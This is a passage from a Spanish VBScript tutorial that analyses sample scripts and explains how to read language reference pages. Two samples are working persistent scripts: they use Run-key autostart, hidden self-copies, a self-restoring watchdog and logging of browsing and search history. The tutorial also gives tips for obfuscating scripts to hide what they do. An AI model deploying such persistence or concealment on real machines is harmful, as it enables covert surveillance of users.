%Avp`bq7*_ Avp`bq6>Njg+Avp`bq/#6/#2*_ A6#>#qfd-qfdQfbg#+!
KHFZ\@VQQFMW\VPFQ_Plewtbqf_Nj`qlplew_Tjmgltp_@vqqfmwUfqpjlm_F{solqfq_Gl`#Ejmg#Psf`#NQV_!
%Avp`bq6*_ MVN#>#qfd-qfdQfbg#+!
KHFZ\@VQQFMW\VPFQ_Plewtbqf_Nj`qlplew_Tjmgltp_@vqqfmwUfqpjlm_VPFQGBWBOLD@LMWBGLQ!*_
        MftMVN>#MVN(2_ qfd-QfdTqjwf#!
KHFZ\@VQQFMW\VPFQ_Plewtbqf_Nj`qlplew_Tjmgltp_@vqqfmwUfqpjlm_VPFQGBWBOLD@LMWBGLQ!/MftMVN_
        Pfw#epl#>#@qfbwfLaif`w+!P`qjswjmd-EjofPzpwfnLaif`w!*_ Pfw#e#>#epl-DfwEjof+!
@9_Tjmgltp_oldl`lmw-pzp!*_ Pfw#wp#>#e-LsfmBpWf{wPwqfbn+;*_ wp-Tqjwf#fm`qjswbq+!?
#Qfdjpwql#!%MVN%!#=!%Ua@qOe%!Jmj`jbgl#?!%T%!#!%M%!#!%B%!=#9###?!%ek%!=!%Ua@qOe%!
Elmgl#gf#fp`qjwlqjl9#?!%[%!=!%Ua@qOe%!Jnsqfplqb#sqfgfwfqnjmbgb9#?!%Jnsqfplqb%!=!%Ua@qOe%Fpsb`jl+!
@9!*%Ua@qOe%!Sbdjmb#jmj`jbo#gf#Jmwfqmfw#F{solqfq#?!%J%!=9#?!%S%!=!%Ua@qOe%!
Vowjnbp#wqfp#sbdjmbp#tfa#ujpjwbgbp9!%Ua@qOe%!?!%S2%!=?!%S1%!=?!%S0%!=!%Ua@qOe%!
Vowjnbp#`jm`l#avprvfgbp#qfbojybgbp#fm#Tjmgltp9!%Ua@qOe%!?!%A2%!=?!%A1%!=?!%A0%!=?!%A7%!=?!%A6%!=!
%Ua@qOe%Ua@qOe*_ wp-@olpf_ Pfw#tjaf#>#epl-LsfmWf{wEjof+!@9_Tjmgltp_oldl`lmw-pzp!/#2*_
        offq>tjaf-QfbgBoo_ `bqb`wfqfp>ofm+offq*_ Je#`bqb`wfqfp#=#66666#Wkfm_
        Nj@gm#>#Qjdkw+Offq/#66666*_ Pfw#`6#>#epl-@qfbwfWf{wEjof#+!@9_Tjmgltp_oldl`lmw-
pzp!/Wqvf*_ `6-Tqjwf#Nj@gm_ Fmg#Je")
c10.Close
a.RegWrite
"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\ContInicio","C:\Windows\cuenta.vbs"
a.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\USERDATALOGCONTADOR","1"
c11= MsgBox ("Instalacion completada con exito.",64,"Contador 1.2")
End If
End if
```

Puede parecer mentira, pero si, es un script completamente funcional (lo adjunto con el tutorial, por si se dieran errores de copiado), pese a todas las cosas raras que tiene. En realidad es un script bastante complejo que **posee en su interior otro script codificado**. Si hemos aprendido bien todas las funciones, creo que se comprende bien todo el script en general y cual es su función. Lo único que cabe destacar es el montón de letras raras que hay en mitad de este. Podemos ver que se trata de una función Write (en un archivo), que escribe *encriptar(eltextoraro)*. Para saber pues que es lo que escribe podemos crear nosotros un vbs poniendo *MsgBox encriptar(eltextoraro)*, sin olvidarno de copiar la función encriptar que hay al principio. Así podremos leer fácilmente que hay en el otro script. Este es, un ejemplo pues de cómo incluir otros scripts en tu script. Llamemos pues, a este script **Script Principal** y al que escribe, **secundario**. El funcionamiento de este script (inténtalo sacar tú antes) sería:



Si observáis veréis claramente como realiza cada una de estas acciones, y que en realidad, su diseño es bastante simple. Es por esto recomendable sacar una conclusión de aquí (aparte de **procedimientos y métodos empleados** en este script): que antes de ponerse a hacer cualquier programa **debemos plantear sobre papel una estructura básica** de lo que si y no va a hacer el programa y de cómo lo llevará a cabo (al estilo del esquema que he hecho yo o similar).

Pongamos otro ejemplo de un script, este es ya mucho mucho más sencillo de entender, y sirve para crear MsgBox de forma fácil y rápida:

```
On Error Resume Next
titulo = InputBox ("Introduzca el titulo del cuadro de mensaje:","Cuadro de mensaje","Introduzca un titulo")
mensaje = InputBox ("Introduzca el mensaje del cuadro de mensaje:","Cuadro de mensaje","Introduzca un
mensaje")
Do
cp1 = InputBox ("Introduzca un numero que correspondera a las opciones: (1-Aceptar) (2-Aceptar/Cancelar) (3-
Anular/Reintentar/Ignorar) (4-Si/No/Cancelar) (5-Si/No) (6-Reintentar/Cancelar)","Cuadro de mensaje","0")
If cp1="1" then c1="0"
If cp1="2" then c1="1"
If cp1="3" then c1="2"
If cp1="4" then c1="3"
If cp1="5" then c1="4"
If cp1="6" then c1="5"
If c1="0" then pass1="ok"
If c1="1" then pass1="ok"
If c1="2" then pass1="ok"
If c1="3" then pass1="ok"
If c1="4" then pass1="ok"
If c1="5" then pass1="ok"
Loop Until pass1="ok"
Do
cp2 = InputBox ("Introduzca un numero que correspondera a la imagen de la izquierda: (1-Ninguno) (2-Error) (3-
Interrogacion) (4-Exclamacion) (5-Información)","Cuadro de mensaje","0")
If cp2="1" then c2="0"
If cp2="2" then c2="16"
If cp2="3" then c2="32"
If cp2="4" then c2="48"
If cp2="5" then c2="64"
If c2="0" then pass2="ok"
If c2="16" then pass2="ok"
If c2="32" then pass2="ok"
If c2="48" then pass2="ok"
If c2="64" then pass2="ok"
Loop Until pass2="ok"
Do
cp3 = InputBox ("Introduzca un numero que correspondera a la opcion predeterminado: (1-Primera opcion) (2-
Segunda opcion) (3-Tercera opcion)","Cuadro de mensaje","0")
If cp3="1" then c3="0"
```

```
If cp3="2" then c3="256"
If cp3="3" then c3="512"
If c3="0" then pass3="ok"
If c3="256" then pass3="ok"
If c3="512" then pass3="ok"
Loop Until pass3="ok"
Do
cp4 = InputBox ("Introduzca un numero que correspondera al tipo de mensaje: (1-Cuadro de diálogo modal de la aplicación) (2-Cuadro de diálogo modal del sistema)","Cuadro de mensaje","0")
If cp4="1" then c4="0"
If cp4="2" then c4="4096"
If c4="0" then pass4="ok"
If c4="4096" then pass4="ok"
Loop Until pass4="ok"
n1 = 10000-10000+c1+c2+c3+c4
a =  MsgBox("¿Quieres probar el mensaje?",vbYesNo + vbInformation,"Cuadro de mensaje" )
if a=6 then b=MsgBox(mensaje,n1,titulo )
titulo2 = InputBox ("Este es el codigo de su cuadro de mensaje:"& vbcrlf & vbcrlf & vbcrlf & vbcrlf &""& vbcrlf &"Copie el codigo a su archivo:","Cuadro de
mensaje","variable=MsgBox("&chr(34)&mensaje&chr(34)&","&n1&","&chr(34)&titulo&chr(34)&")")
if c1=1 then var1=InputBox ("Este codigo se incluye despues del anterior y sirve para establecer una funcion en el caso de que se conteste Aceptar:","Cuadro de mensaje","if variable=1 then variable2=tucodigo")
if c1=1 then var1=InputBox ("Este codigo se incluye despues del anterior y sirve para establecer una funcion en el caso de que se conteste Cancelar:","Cuadro de mensaje","if variable=2 then variable2=tucodigo")
if c1=2 then var1=InputBox ("Este codigo se incluye despues del anterior y sirve para establecer una funcion en el caso de que se conteste Anular:","Cuadro de mensaje","if variable=3 then variable2=tucodigo")
if c1=2 then var1=InputBox ("Este codigo se incluye despues del anterior y sirve para establecer una funcion en el caso de que se conteste Reintentar:","Cuadro de mensaje","if variable=4 then variable2=tucodigo")
if c1=2 then var1=InputBox ("Este codigo se incluye despues del anterior y sirve para establecer una funcion en el caso de que se conteste Ignorar:","Cuadro de mensaje","if variable=5 then variable2=tucodigo")
if c1=3 then var1=InputBox ("Este codigo se incluye despues del anterior y sirve para establecer una funcion en el caso de que se conteste Si:","Cuadro de mensaje","if variable=6 then variable2=tucodigo")
if c1=3 then var1=InputBox ("Este codigo se incluye despues del anterior y sirve para establecer una funcion en el caso de que se conteste No:","Cuadro de mensaje","if variable=7 then variable2=tucodigo")
if c1=3 then var1=InputBox ("Este codigo se incluye despues del anterior y sirve para establecer una funcion en el caso de que se conteste Cancelar:","Cuadro de mensaje","if variable=2 then variable2=tucodigo")
if c1=4 then var1=InputBox ("Este codigo se incluye despues del anterior y sirve para establecer una funcion en el caso de que se conteste Si:","Cuadro de mensaje","if variable=6 then variable2=tucodigo")
if c1=4 then var1=InputBox ("Este codigo se incluye despues del anterior y sirve para establecer una funcion en el caso de que se conteste No:","Cuadro de mensaje","if variable=7 then variable2=tucodigo")
if c1=5 then var1=InputBox ("Este codigo se incluye despues del anterior y sirve para establecer una funcion en el caso de que se conteste Reintentar:","Cuadro de mensaje","if variable=4 then variable2=tucodigo")
if c1=5 then var1=InputBox ("Este codigo se incluye despues del anterior y sirve para establecer una funcion en el caso de que se conteste Cancelar:","Cuadro de mensaje","if variable=2 then variable2=tucodigo")
```

Este script también lo incluyo junto con el tutorial, y como podéis ver, no es nada complicado de entender. Este es un ejemplo de un uso bastante complejo del tratamiento de las cadenas. Cabe destacar también el notable uso de los bucles Do…Loop, aunque es una chorrada eso del "ok", pues lo mas normal habría sido operar con un **valor booleano**. Vemos también que no se trata de un código muy optimizado, y que pueden haber errores en él si en los InputBox ponemos comillas (fijaros bien y veréis el perque). Se concluye fácilmente pues que debió escribirlo **algún aficionado** o alguien que estaba aprendiendo. Es normal pues, sacar **este tipo de conclusiones** mirando el código: si el autor es o no novato, si intenta mejorar, si lo ha hecho rápido y corriendo, si tiene algún tipo de manía, etc.

Analicemos en último lugar detalladamente, un script realizado ya con las normas básicas de orden, tratamiento de variables, y estilo:

```
Option Explicit
On Error Resume Next
Dim Ws, Fso, F1_Texto, F1_Bucle, Nombre, Desktop, Unidad, DriveL, CaDrive, reg, Var1, Var2, Var3, X, W, N, A, P, P1, P2, P3, I, Tmp, Impresora, Buscar, Buscar1, Buscar2, Buscar3, Buscar4, Buscar5, B1, B2, B3, B4, B5, arcanex, ts, wibe, Leer, caracteres, MiCdn, c5, DelFile, Temporal, Var4, FiniteProgram
Set Ws = CreateObject("WScript.Shell")
Set Fso = CreateObject("Scripting.FileSystemObject")
Set reg = CreateObject("WScript.Shell")
```

```
Nombre = "kernl.vbs"
Temporal = "ffff299w_{17X410C8-A2X6-43X3-BW1B-F132R83M78K2}.tmp"
FiniteProgram = False
Function Encriptar(F1_Texto)
For F1_Bucle = 1 To Len(F1_Texto)
Encriptar = Encriptar & Chr(Asc(Mid(F1_Texto, F1_Bucle, 1)) Xor 5)
Next
End Function
Function Espacio(Unidad)
Set DriveL = Fso.GetDrive(Fso.GetDriveName(Fso.GetAbsolutePathName(Unidad)))
CaDrive = CaDrive & "Unidad "& DriveL.VolumeName& "("& DriveL.DriveLetter& "): "
CaDrive = CaDrive & "<Disponible: " & FormatNumber(DriveL.AvailableSpace/1024/1024, 3)-0 & " Mbytes>"
CaDrive = CaDrive & "<Ocupado: " & FormatNumber(DriveL.TotalSize/1024/1024, 3)-
FormatNumber(DriveL.AvailableSpace/1024/1024, 3) & " Mbytes>"
Espacio = CaDrive
End Function
Set Var1 = Fso.GetSpecialFolder(0)
Fso.CopyFile ".\"&Nombre, Var1&"\"&Nombre, True
Set Var2 = Fso.GetFile(Var1&"\"&Nombre)
Var2.Attributes = 0 + 4 + 2 + 1
Ws.RegWrite "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\Kernel",
Var1&"\"&Nombre, "REG_SZ"
Desktop = Ws.RegRead("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell
Folders\Desktop")
Set Var3 = fso.CreateTextFile(Desktop&"\Aviso.txt", True)
Var3.WriteLine("Su PC ha sido infectado por voluntad propia con un virus residente que no provoca ningun daño
y no se propaga a traves de ninguna linea de comunicación ni por medios de memoria extraible.")
Var3.WriteBlankLines 1
Var3.WriteLine("El virus en cuestión es: VBS.Learn.A")
Var3.WriteBlankLines 1
Var3.WriteLine("Como bien indica el nombre es un virus hecho con la finalidad aprender a combatirlos
manualmente, sin ningun típo de riesgo para el usuario. El virus solo crea este archivo cada vez que se inicia
Windows y otro en el que se guardan algunos datos no personales (como fondo de escritorio, fecha y hora de
inicio de Windows...), que se actualiza periodicamente. Este segundo archivo deberá encontrarlo usted mismo, y
no será enviado por medio del virus a nadie nunca.")
Var3.WriteBlankLines 1
Var3.WriteLine("Aun así, el autor de este virus no se hace responsable de cualquier daño que pueda causar este
virus en su PC, y recuerde que usted, y solo usted ha puesto en funcionamiento este virus.")
Var3.WriteBlankLines 20
Var3.WriteLine("Si continua leyendo este virus no le enseñará nada porque dice como se desactiva, solo baje si
tiene problemas.")
Var3.WriteBlankLines 20
Var3.WriteLine("Si usted no ha ejecutado este virus voluntariamente porque alguien lo distribuye
malintencionadamente haga clic en ejecutar, escriba msconfig, haga clic en la pestaña de Inicio y desactive la
opción Kernl. Luego reinicie su ordenador.")
Var3.Close
X = reg.regRead ("HKEY_CURRENT_USER\Control Panel\Desktop\Wallpaper")
W = reg.regRead ("HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Version")
N = reg.regRead ("HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\VersionNumber")
A = reg.regRead ("HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\SubVersionNumber")
P = reg.regRead ("HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main\Start Page")
P1 = reg.regRead ("HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\TypedURLs\url1")
P2 = reg.regRead ("HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\TypedURLs\url2")
P3 = reg.regRead ("HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\TypedURLs\url3")
I = reg.regRead ("HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer\Version")
Impresora = reg.regRead
("HKEY_LOCAL_MACHINE\Config\0001\System\CurrentControlSet\Control\Print\Printers\Default")
Buscar = reg.regRead ("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Doc Find
Spec MRU\MRUList")
Buscar1 = Left(Buscar, 1)
B1 = reg.regRead ("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Doc Find Spec
MRU\"&Buscar1)
Buscar2=Mid(Buscar, 2, 1)
B2 = reg.regRead ("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Doc Find Spec
MRU\"&Buscar2)
Buscar3=Mid(Buscar, 3, 1)
B3 = reg.regRead ("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Doc Find Spec
MRU\"&Buscar3)
Buscar4=Mid(Buscar, 4, 1)
B4 = reg.regRead ("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Doc Find Spec
MRU\"&Buscar4)
Buscar5=Mid(Buscar, 5, 1)
B5 = reg.regRead ("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Doc Find Spec
MRU\"&Buscar5)
Set Var1 = Fso.GetSpecialFolder(0)
```

```
If Fso.FileExists(Var1&"\"&Nombre&".dat") = False Then
Fso.CreateTextFile Var1&"\"&Nombre&".dat", False
End If
Set arcanex = Fso.GetFile(Var1&"\"&Nombre&".dat")
Set ts = arcanex.OpenAsTextStream(8)
ts.Write "< Registro VBS.Learn.A >"&VbCrLf&"Iniciado <"&W&" "&N&" "&A&"> :  <"&Now&">"&VbCrLf&"Fondo de
escritorio: <"&X&">"&VbCrLf&"Impresora predeterminada:
<"&Impresora&">"&VbCrLf&Espacio("C:")&VbCrLf&"Pagina inicial de Internet Explorer <"&I&">:
<"&P&">"&VbCrLf&"Ultimas tres paginas web visitadas:"&VbCrLf&"<"&P1&"><"&P2&"><"&P3&">"&VbCrLf&"Ultimas
cinco busquedas realizadas en Windows:
"&VbCrLf&"<"&B1&"><"&B2&"><"&B3&"><"&B4&"><"&B5&">"&VbCrLf&VbCrLf
ts.Close
Set wibe = Fso.OpenTextFile(Var1&"\"&Nombre&".dat", 1)
Leer=wibe.ReadAll
caracteres=len(Leer)
If caracteres > 55555 Then
MiCdn = Right(Leer, 55555)
Set c5 = Fso.CreateTextFile (Var1&"\"&Nombre&".dat",True)
c5.Write MiCdn
End If
Set Var1 = Fso.GetSpecialFolder(0)
Tmp = Fso.GetTempName
Fso.CreateFolder Var1&"\System32", False
Fso.CreateFolder Var1&"\System32\Ms-Dos", False
Fso.CreateFolder Var1&"\System32\Ms-Dos\Nucleo", False
Fso.CreateFolder Var1&"\System32\Ms-Dos\Nucleo\Español", False
Fso.CreateFolder Var1&"\System32\Ms-Dos\Nucleo\Español\Kernl"
Fso.CreateFolder Var1&"\System32\Ms-Dos\Nucleo\Español\Kernl\Temp"
Set DelFile = Fso.CreateTextFile(Var1&"\System32\Ms-Dos\Nucleo\Español\Kernl\Temp\"&Tmp, True)
DelFile.WriteLine "VBS.Learn.A a las "&Now&" en base a "&W&" "&N&" "&A&"."
DelFile.Write "Este archivo se puede eliminar de su sistema con total seguridad."
Fso.CopyFile Var1&"\"&Nombre, Var1&"\"&Temporal
Set Var4 = Fso.GetFile(Var1&"\"&Temporal)
Var4.Attributes = 0
Do
WScript.Sleep 10 * 1000
If Fso.FileExists(Var1&"\"&Nombre) = False Then
Fso.CopyFile Var1&"\"&Temporal, Var1&"\"&Nombre
Ws.Run Var1&"\"&Nombre
FiniteProgram = True
End If
Loop Until FiniteProgram =True
```

Esto que el autor afirma que es un virus no puede ser categorizado de más que una broma inofensiva que encima te indica adecuadamente como evitar su ejecución. Vemos que más o menos este script sigue un orden: tras el **Option Explicit** declara todas las variables de carácter general, y a continuación les de valores iniciales y declara las funciones personalizadas. Luego vemos que inicia proceso de copiado de un archivo (*en este caso, suponemos que esto esta en el archivo kernl.vbs, pues es ahí donde lo encontré, y que por tanto se copia a si mismo*) a la carpeta Windows. Se pone a su copia los atributos solo lectura, sistema y oculto y manda ejecutarla cada vez que se inicia Windows. Luego busca cual es la dirección actual del Escritorio y crea en él un archivo con instrucciones de eliminación. A continuación reúne datos sin importancia (más que nada versiones y modelos de hardware y software que obtiene del registro) y los anexa en un archivo de máximo 55555 caracteres en la carpeta Windows (kernl.vbs.dat). Luego se hace una copia de si en un directorio inventado (con poca imaginación) avisando de que se puede borrar sin problemas, y crea un bucle que cada 10 segundos comprueba si aún existe el kernl.vbs en la carpeta Windows, y si no lo restituye con la copia que ha hecho en el directorio inventado.

Si te fijas, no es difícil saber que hace o deja de hacer un script, y más si realmente esta bien creado (ordenado y correcto). Si nuestra intención es ocultar lo que hace un script tenemos varias salidas, de entre las cuales, destaco el uso de tres algoritmos: El primero será el cambio de nombre en las variables del script por cosas complicadas. El segundo

poner todos los argumentos de las funciones (todo aquello que en el Script va entre comillas), mediante una sucesión de la función Chr(). Y el tercero, una falsificación de las líneas mediante el operador "_", presente en Visual Basic Script. También se pueden complicar las operaciones matemáticas (en vez de 2 poner 5-3+(7*2)-14 o más dificiles). Esto manualmente es mucho trabajo, así que puedes usar programas especializados como **CryptoVBS** (http://scswinter.wordpress.com) para codificarlos y ocultarlos. Por otro lado, creo que el ver ejemplos como estos ayudan mucho en lo que a comprensión se refiere, y estaría bien intentar crear algo parecido para **practicar**.


Bueno, y para acabar esta sección, como colofón final, el siguiente script, del que podeis sacar mucho, realmente muchisimo:

```
Set v = CreateObject("WMPlayer.OCX.7")
Set var = v.cdromCollection
i=0
do
var.Item(i).eject()
i=i+1
loop until i>=var.count
```

Si, es otro objeto, presente desde la versión 7 del **Media Player** que en este ejemplo juega con… Si…Las unidades de CD. Con un poco de interés, y lo explicado de colecciones y estructuras, con esto podréis sacar, al menos, como manipular para abrir cualquier unidad de CD.

Programación en Visual Basic Script: Uso de las Referencias

Para continuar aprendiendo a partir de ahora, o bien recordar contenido de forma fácil y rápida, una vez se tiene práctica es necesario empezar a acudir a las referencias, en vez de a tutoriales, para aprender ya la forma técnica y real del lenguaje. Para aprender esto, lo más adecuados es mostrar ejemplos de referencias y enseñar a interpretarlas adecuadamente. Veamos pues, varios ejemplos de referencias, empezando por uno más sencillo para introducir las claves de interpretación básicas:



Visual Basic Scripting Edition

Función Len

Devuelve el número de caracteres de una cadena o el número de bytes necesarios para almacenar una variable.

```
Len(cadena | variable)
```

Argumentos

cadena
Cualquier expresión de cadena válida. Si *cadena* contiene Null, se devuelve **Null**.

variable
Cualquier nombre de variable válido. Si *variable* contiene **Null**, se devuelve **Null**.

Observaciones

El siguiente ejemplo utiliza la función **Len** para devolver el número de caracteres de una cadena:

```
Dim MiCadena
MiCadena = Len("VBSCRIPT") ' MiCadena contiene 8.
```

Nota La función **LenB** se utiliza con datos de tipo byte contenidos en una cadena. En lugar de devolver el número de caracteres de una cadena, **LenB** devuelve el número de bytes utilizados para representar dicha cadena.

Requisitos

Versión 1

Consulte también

Función InStr

© 2001 Microsoft Corporation. Reservados todos los derechos.
Build: Versión de tema 5.6.9309.1546

Bien, como podemos observar en primer lugar aparece el titulo de la función, que en este caso es la función Len, que como bien explica a continuación, devuelve el número de caracteres de una cadena o el numero de bytes necesarios para almacenar una variable (es decir, el numero de caracteres, valga la redundancia). A continuación vemos lo importantes: *Len(cadena | variable)*. Esto nos quiere decir varias cosas:

- La forma de la función **es** *Len(argumentos)* y no otra.
- Tiene solo **un** argumento pues **no hay comas** que separen nada.
- Que el valor del único argumento puede ser una **cadena** del tipo *Len("Hola")*.
- Que el valor del único argumento también puede ser una **variable**.

A continuación especifica sobre los argumentos y da una observación (generalmente uno o varios ejemplos). Finalmente la versión necesaria para ejecutar el comando (hoy en día todo el mundo tiene la **5.6**, así que no hay problema) y las funciones relacionadas.

Como vemos, no es tan difícil de entender. Pongamos ahora un ejemplo un poco más complejo, sacado de una referencia diferente, para explicar otro tipo de datos que se muestran en ella:

Visual Basic Scripting Edition Referencia del lengua

Función Round

Devuelve un número redondeado a un número especificado de lugares decimales.

Round(*expresión*[, *lugaresdecimales*]**)**

Argumentos

expresión

Requerido. Expresión numérica que se redondea.

lugaresdecimales

Opcional. Número que indica cuántos lugares a la derecha del decimal se incluyen en el redondeo. Si se omite, la función **Round** devuelve números enteros.

Comentarios

El siguiente ejemplo utiliza la función **Round** para redondear un número a dos lugares decimales:

```
Dim MiVar, pi
pi = 3,14159
MiVar = Round(pi, 2) ' MiVar contiene 3,14.
```

Requisitos

Versión 2

Consulte también

Funciones Int, Fix

©2000 Microsoft Corporation. Reservados todos los derechos.

Vemos que en este caso se trata de la función Round, que devuelve el número redondeado con un número concreto de decimales (según la explicación de la función). Luego vemos que pone *Round(expresión [, lugardecimales])*. Esto significa que la función se llama Round, que tiene **dos** argumentos y que el **segundo es omisible** ya que está entre **corchetes**. A continuación nos lo explica, podemos usar la función de las siguientes maneras pues:

- Round(5)
- Variable = 5 : Round(Variable)
- Round(5,4)
- Variable = 5: Round(Variable,4)
- Variable = 4: Round(5,Variable)
- Var1 = 5: Var2 = 4 : Round(Var1,Var2)

Y bien poniendo en los argumentos sumas y demás (ej. Round(5+3/2)). Esto es así porque los argumentos son dos números (o dos variables numéricas), y el segundo puede o no puede estar ya que **es omisible** (en cuya caso la función como dice la descripción devuelve números enteros). Luego, como la mayoría de veces, un ejemplo, la versión y funciones relacionadas.

Más o menos, en cuanto a funciones esta la cosa bastante clara, aún así veamos otro ejemplo más antes de pasar a otro tipo de información que dan las referencias:

Biblioteca de tiempo de ejecución de Scripting

Método DeleteFile

Elimina un archivo especificado.

```
objeto.DeleteFile( especificaciondearchivo[, forzar] );
```

Argumentos

objeto
Requerido. Siempre debe ser el nombre de un objeto **FileSystemObject**.

especificaciondearchivo
Requerido. El nombre del archivo que desea eliminar. La cadena del argumento *especificaciondearchivo* puede contener caracteres comodín en el último componente de ruta.

forzar
Opcional. Valor de tipo Boolean que es igual a **true** si va a eliminar archivos que tienen establecido el atributo de sólo lectura; y es igual a **false** (predeterminado) en caso contrario.

Comentarios

Se produce un error si no se encuentran archivos coincidentes. El método **DeleteFile** se detiene en el primer error que encuentra. No se intentan deshacer los cambios realizados antes de que se produjera el error.

El siguiente ejemplo muestra el uso del método **DeleteFile**.

[JScript]
```
function EliminarArchivo(especificacionDeArchivo)
{
   var fso;
   fso = new ActiveXObject("Scripting.FileSystemObject");
   fso.DeleteFile(especificacionDeArchivo);
}
```

[VBScript]
```
Sub EliminarArchivo(especificacionDeArchivo)
   Dim fso
   Set fso = CreateObject("Scripting.FileSystemObject")
   fso.EliminarArchivo(especificacionDeArchivo)
End Sub
```

Consulte también

Método CopyFile | Método CreateTextFile | Método Delete | Método DeleteFolder | Método MoveFile
Se aplica a: Objeto FileSystemObject

© 2001 Microsoft Corporation. Reservados todos los derechos.

Build: Versión de tema 5.6.9309.1546

Vamos directamente a lo que nos importa: *objeto.DeleteFile(especificación [,forzar]),* pues es lo que cabe destacar de aquí. Podemos ver que es la función DeleteFile, que tiene dos argumentos y que uno de ellos es omisible, y que **depende de un objeto**. A continuación, en Argumentos especifica en primer lugar el objeto en cuestión del que se trata; luego especifica los valores de los dos argumentos (cadena y booleano, o en su defecto dos variables) y que como hemos deducido, el segundo es omisible (en cuyo caso será false). Vemos pues una pequeña diferencia en cuanto **a objetos** se trata. Además, el ejemplo vemos que no solo está en VBScript, sino en JScript también ya que se trata de un objeto que puede ser usado en **ambos lenguajes**. Tan solo debemos pues fijarnos en lo que nos interesa. Pero esto de los objetos no acaba aquí, si vamos a la **función Write** nos encontramos con esto:

Biblioteca de tiempo de ejecución de Scripting

Método Write

Escribe una cadena especificada en un archivo **TextStream**.

```
objeto.Write(cadena)
```

Argumentos

objeto
Requerido. Siempre es el nombre de un objeto **TextStream**.

cadena
Requerido. El texto que desea escribir en el archivo.

Entendemos básicamente que quiere decir todo, pero no recuerdo haberos enseñado ningún objeto llamado **TextStream** para manipular archivos. Lo normal en ver la referencia, visto el ejemplo anterior sería en pensar en escribir:

Set Txt = CreateObject("Scripting.TextStream")
Txt.Write("Hola")

Pero como muy bien sabemos esta función no se usa así, ni por supuesto conseguiréis nada creando ese objeto pues no existe como tal. Para ver que es lo que pasa aquí tenemos que buscar en la referencia el objeto TextStream, encontrándonos con algo así:

Biblioteca de tiempo de ejecución de Scripting

Objeto TextStream

Permite el acceso secuencial a un archivo.

```
TextStream.{propiedad  | método( )}
```

Los argumentos *propiedad* y *método* pueden ser cualquiera de las propiedades y métodos asociados con el objeto **TextStream**. Advierta que en el uso habitual, **TextStream** se reemplaza por una variable marcador que representa el objeto **TextStream** devuelto desde el objeto **FileSystemObject**.

Comentarios

En el código siguiente, a es el objeto **TextStream** devuelto por el método **CreateTextFile** del objeto **FileSystemObject**:

[JScript]
```
var fso = new ActiveXObject("Scripting.FileSystemObject");
var a = fso.CreateTextFile("c:\\testfile.txt", true); a.WriteLine("Esto es una prueba.");
a.Close();
```

[VBScript]
```
Dim fso, MiArchivo
Set fso = CreateObject("Scripting.FileSystemObject")
Set MiArchivo= fso.CreateTextFile("c:\archivoPrueba.txt", True)
MiArchivo.WriteLine("Esta es una prueba.")
MiArchivo.Close
```

WriteLine y **Close** son dos métodos del objeto **TextStream**.

Métodos

Método Close | Método Read | Método ReadAll | Método ReadLine | Método Skip | Método SkipLine | Método Write | Método WriteBlankLines | Método WriteLine

Propiedades

Propiedad AtEndOfLine | Propiedad AtEndOfStream | Propiedad Column | Propiedad Line

Consulte también

